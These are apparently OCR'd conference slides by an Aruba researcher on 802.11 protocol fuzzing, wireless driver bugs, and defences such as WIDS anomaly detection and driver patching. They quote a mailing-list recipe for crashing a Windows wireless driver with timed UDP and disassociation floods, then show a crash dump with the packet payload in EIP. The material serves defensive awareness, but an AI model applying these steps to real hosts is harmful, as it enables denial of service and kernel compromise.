
802.11 Protocol Fuzzing


- Protocol fuzzing sends malformed input to test for programming flaws, bugs
- Identified flaws often turn into buffer/heap overflow vulnerabilities
- Flaws exploited by attackers at layer 2
- No protection from firewalls at layer 3
- Recent public attention at hacker conferences, public mailing lists

SSID Information Element

"The length of the SSID information field is between 0 and 32 octets. A 0 length information field indicates the broadcast SSID." IEEE 802.11-1999 p 55








Exploiting Driver Bugs

- IEEE 802.11 fuzzing has uncovered driver bugs, attacker opportunities
- Drivers run in ring0, compromise reveals full access to host by the attacker
- So far, no driver vulnerabilities are mitigated with encryption or authentication
  - Applicable regardless of WPA, WPA2, EAP/TLS, etc.
- Early technical details emerging publicly




Driver Vulnerability Disclosure

Triggering the race condition is fairly easy.

1) set up a netcat udp listener on the victim
2) start blasting udp packets at it from a machine. sleeping for about 4000 microseconds between packets seems to be a good start.
3) start flooding the victim machine with disassociation requests. A BSOD should follow very shortly. A delay of 5000 microseconds between packets seems useful.

If you're lucky, your UDP packet will end up on the stack. If you're less lucky, a beacon packet from a nearby network will end up on the stack.


Subject: "Re: [Dailydave] This guy cracks me up. (MindsX)"
http://archives.neohapsis.com/archives/dailydave/2006-q3/0184.html



Windows Driver Crash-Dump


```
kd> !analyze -v

DRIVER_IRQL_NOT_LESS_OR_EQUAL (d1)
An attempt was made to access a pageable (or completely invalid) address at an
interrupt request level (IRQL) that is too high.  This is usually
caused by drivers using improper addresses.
If kernel debugger is available get stack backtrace.
Arguments:
Arg1: 5c01abf7, memory referenced
Arg2: 00000002, IRQL
Arg3: 00000001, value 0 = read operation, 1 = write operation
Arg4: cccccccf, address which referenced memory

Debugging Details:
------------------
WRITE_ADDRESS:  5c01abf7
CURRENT_IRQL:  2
FAULTING_IP:
+ffffffffcccccccf
cccccccf 01963b10ffd6     add     [esi+0xd6ff103b],edx
^-----payload of UDP packet in EIP. Pwned.
```

Attacker control of Extended Instruction Pointer (EIP) indicates a vulnerability that can be exploited to run arbitrary code



Defending Against Fuzzing

- Aruba is researching, investigating vulnerabilities using fuzzing techniques
  - Emphasis on ethical disclosure practices
  - Working with vendors to resolve, improve security for wireless industry overall
- Protocol anomaly analysis techniques for WIDS
  - "0-day" attack identification mechanisms
- Ensure client drivers, third-party AP code is up-to-date



Summary

- Wireless attacks continuing to grow in sophistication, effectiveness
- WIDS industry needs to extend analysis to include more layer 1 analysis
- Standardized naming for wireless exploits and vulnerabilities makes WIDS easier to manage, understand
- Insider and hotspot attacks require upper-layer IDS integration (Snort!)
- Fuzzing attack analysis will rely on 802.11 anomaly analysis techniques

Joshua Wright/jwright@arubanetworks.com
Mobile/Office: 401-524-2911